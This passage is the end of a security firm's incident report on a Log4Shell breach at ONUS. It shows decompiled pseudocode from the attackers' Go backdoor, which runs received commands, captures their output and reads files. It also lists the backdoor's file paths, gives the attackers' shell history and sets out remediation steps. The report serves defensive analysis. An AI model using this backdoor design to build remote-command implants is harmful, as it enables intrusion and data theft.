      main_cS();
      os_exec_Command(v46, v56, v57, v60);
      v71 = v36;
      v37 = v78;
      runtime_convI2I(v53);
      v38 = v71;
      v71[10] = v39;
      if ( runtime_writeBarrier )
```

Getting data from stdout/stderr



```
if ( *(_QWORD *)v35 == 0x494571686B6A4161LL && *(_WORD *)(v35 + 8) == 18806 )
{
  main_cS();
  main_cS();
  os_exec_Command(v46, v56, v57, v60);
  v71 = v36;
  v37 = v78;
  runtime_convI2I(v53);
  v38 = v71;
  v71[10] = v39;
  if ( runtime_writeBarrier )
    runtime_gcWriteBarrierBX();
  else
    v38[11] = v37;
  v40 = v78;
  runtime_convI2I(v53);
  v41 = v71;
  v71[12] = v42;
  if ( runtime_writeBarrier )
    runtime_gcWriteBarrierBX();
  else
    v41[13] = v40;
  v43 = v78;
  runtime_convI2I(v54);
  v44 = v71;
  v71[14] = v45;
  if ( runtime_writeBarrier )
    runtime_gcWriteBarrierBX();
  else
```

Executing the received commands



```
    v26 = v24 - 10;
    if ( *(_QWORD *)v25 == 0x68615A6161734152LL && *(_WORD *)(v25 + 8) == 17480 )
    {
      os_OpenFile(v46);
      if ( !v26 )
      {
        v70 = v27;
        v79 = main___Client__hC_dwrap_6;
        v80 = v27;
        runtime_deferprocStack(v46);
        if ( !v28 )
        {
          v58 = runtime_convI2I(v46);
          io_copyBuffer(v46, v56, v57, v58);
          (*(void (**)(void))(v78 + 24))();
        }
        goto LABEL_60;
      }
    }
    else
    {
      if ( *(_QWORD *)v25 != 0x6C4477715941457ALL )
        goto LABEL_60;
      if ( *(_WORD *)(v25 + 8) != 29252 )
        goto LABEL_60;
      os_OpenFile(v46);
      v74 = v29;
      v81[0] = main___Client__hC_dwrap_4;
      v81[1] = v29;
      v64 = 0;
0015B8B1 main.(_ptr_Client).hC:315 (55B8B1)
```


Reading files

The backdoor might have been created by the attackers themselves for this particular attack based on the go-socks5 library.


```
/Users/administrator/Documents/srt-master/client/s5/au.go
/Users/administrator/Documents/srt-master/client/s5/cr.go
/Users/administrator/Documents/srt-master/client/s5/request.go
/Users/administrator/Documents/srt-master/client/s5/resolver.go
/Users/administrator/Documents/srt-master/client/s5/ruleset.go
/Users/administrator/Documents/srt-master/client/s5/s5.go
/Users/administrator/Documents/srt-master/client/main.go
```

Identifying the attackers

The attackers’ method of concealing their identities was relatively sophisticated. The IP addresses we have collected appear to be from VPN service providers. However, you can recognize an interesting point right away in the following screenshots.



```
ls
cd ..
ls
cd ưebapps
ls -la
cd webapps
ls -la
cd  ROOT
ls -la
cat index.jsp
cd WEB-INF
ls -la
```



```
ưw
w
ps -aux
cd /tmp
ls
ls -la
uptime -p
```

Yes, the attackers seem to be Vietnamese!

Patching the vulnerabilities

CyStack recommended ONUS to remediate vulnerabilities and improve their security by:

- Patching the Log4Shell vulnerability in Cyclos according to the instructions of the vendor
- Deactivating all leaked credentials of AWS
- Granting permissions properly to AWS keys that can access AWS S3 buckets and other services
- Blocking public access to all sensitive S3 buckets and requiring tokens to access the certain objects

ONUS has made lots of efforts in securing their system, for example by collaborating with security partners and joining Bug Bounty programs, but they still could not be exempt from the Log4Shell vulnerability. We are concerned that similar incidents will happen or are happening elsewhere; we hope that this post can provide you with some insights as well as some measures against this vulnerability.

Trung Nguyen, Son Nguyen, Chau Ha, Chau Nguyen, Khoi Vu, Duong Tran from CyStack Security Team

Share

Subscribe for weekly updates